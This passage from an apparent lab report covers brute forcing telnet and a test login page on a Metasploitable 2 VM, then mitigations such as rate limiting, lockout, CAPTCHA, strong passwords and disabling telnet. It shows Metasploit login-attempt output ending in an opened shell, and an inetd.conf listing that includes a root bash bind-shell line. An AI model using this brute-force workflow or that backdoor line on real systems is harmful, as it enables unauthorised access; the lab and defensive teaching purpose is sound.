
Figure 29: Running the brute force attack

Step 9: Observing Successful Login Attempts



```
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: msfadmin:letmein
(Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: msfadmin:admin745
 (Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: msfadmin:welcome9
41 (Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: msfadmin:student9
9 (Incorrect: )
[-] 192.168.1.66:23       - 192.168.1.66:23 - LOGIN FAILED: msfadmin:abcdef (
Incorrect: )
[+] 192.168.1.66:23       - 192.168.1.66:23 - Login Successful: msfadmin:teln
ettest7
[*] 192.168.1.66:23       - Attempting to start session 192.168.1.66:23 with
msfadmin:telnettest7
[*] Command shell session 1 opened (192.168.1.68:39167 → 192.168.1.66:23) at
 2025-04-12 07:46:35 -0400
```

Figure 30: Displaying username and password


Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Apr 15 10:29:43 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```


Figure 31: Observing successful login attempts

4. Mitigation

4.1 Mitigation Steps to Prevent Brute Force Attack on Web Application

1. Rate Limiting After Multiple Failed Attempts

To prevent brute force attacks, a rate limiting mechanism is implemented. If a user enters incorrect password more than 3 times, login attempts are temporarily delayed for 5 minutes. During this time, a message is displayed: “Please wait remaining seconds before trying again.”



localhost/brute-test/index.php

test

••••••••


localhost/brute-test/login.php

⌛ **Please wait 286 seconds before trying again.**

Figure 32: Rate limiting of 5 minutes after multiple failed attempts

2. Account Locked After Excessive Failed Attempts

An account lockout mechanism is used to improve protection against brute force attacks. If a user fails to log inn more than 5 times, their session is locked for 10 minutes. Any further attempts during this lock period will be blocked with the message: “Too many failed attempts. Account locked for 10 minutes.”



user

••••••••••


localhost/brute-test/login.php

🚫 Too many failed attempts. Account locked for 10 minutes.

Figure 33: Account Locked for 10 minutes after Excessive Failed Attempts

3. The use of CAPTCHA

A picture-based CAPTCHA was added to the login form to prevent automated brute force attacks. Users must correctly identify an image (Select the image with a cat) to proceed. If the wrong image is selected, login is denied with a message: “CAPTCHA incorrect. Please try again.”
This ensures only human users can attempt to log in, reducing the risk of automated attacks.




Login

guest

•••••••••••••

Select the image with a **cat**:

○ ● ○



localhost/brute-test/login.php


CAPTCHA incorrect. Please try again.

← Back to Login

Figure 34: The use of picture-based CAPTCHA

4. Using a Strong Password


To make brute force attack harder, a strong password “SecuRiTY?17^h@sh%” is used. It combines uppercase, lowercase, numbers and special character making it tough to guess. Even if attackers try repeatedly, a strong password adds an extra level of security.


localhost/brute-test/index.php
Login
Student
•••••••••••
Select the image with a **cat**:
● ○ ○
Login
localhost/brute-test/login.php

🚫 Too many failed attempts. Account locked for 10 minutes.

← Back to Login

Figure 35: Using a strong password



Take the Password Test

Tip: Stronger passwords use different types of characters   Show password: ☑

SecuRiTY?17^h@sh%

Very Strong

17 characters containing: Lower case Upper case Numbers Symbols

Time to crack your password:
2 thousand years


Figure 36: Password Strength Evaluation

4.2. Mitigation Steps to Prevent Brute Force Attack on Telnet Service

1. Disabling Telnet Service

Telnet is an outdated and insecure protocol often targeted for brute force attacks. Disabling it entirely removes the attack surface.


Command Used: sudo nano /etc/inetd.conf



```
msfadmin@metasploitable:~$ sudo nano /etc/inetd.conf_
```

Figure 37: Using the command sudo nano /etc/inetd.conf


Commenting out the Telnet service line: #telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.telnetd



```
  GNU nano 2.0.7              File: /etc/inetd.conf                      Modified

#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
#telnet         stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.te$
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tf$
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rs$
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rl$
exec            stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.re$
ingreslock stream tcp nowait root /bin/bash bash -i

File Name to Write: /etc/inetd.confy
^G Get Help          ^T To Files          M-M Mac Format       M-P Prepend
^C Cancel            M-D DOS Format       M-A Append           M-B Backup File
```

Figure 38: Commenting out the telnet service line

Using nmap to scan for port 23 (Telnet). Port is confirmed closed.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 23 192.168.1.11
Starting Nmap 7.94 ( https://nmap.org ) at 2025-04-19 05:38 EDT
Nmap scan report for aprisha-desktop-o6j636r (192.168.1.11)
Host is up (0.0045s latency).

PORT   STATE  SERVICE
23/tcp closed telnet

Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
```

Figure 39: Telnet port disabled

2. Changing Telnet Port Number

Changing Telnet's default port (from 23 to a random port like 2374) making it slightly harder for attackers to find, since most bots only scan common ports like 23.


Command Used: sudo nano /etc/inetd.conf



```
msfadmin@metasploitable:~$ sudo nano /etc/inetd.conf_
```

Figure 40: Using the command sudo nano /etc/inetd/conf

Changing service name from telnet to a custom name using a non-standard port using 2374 port.



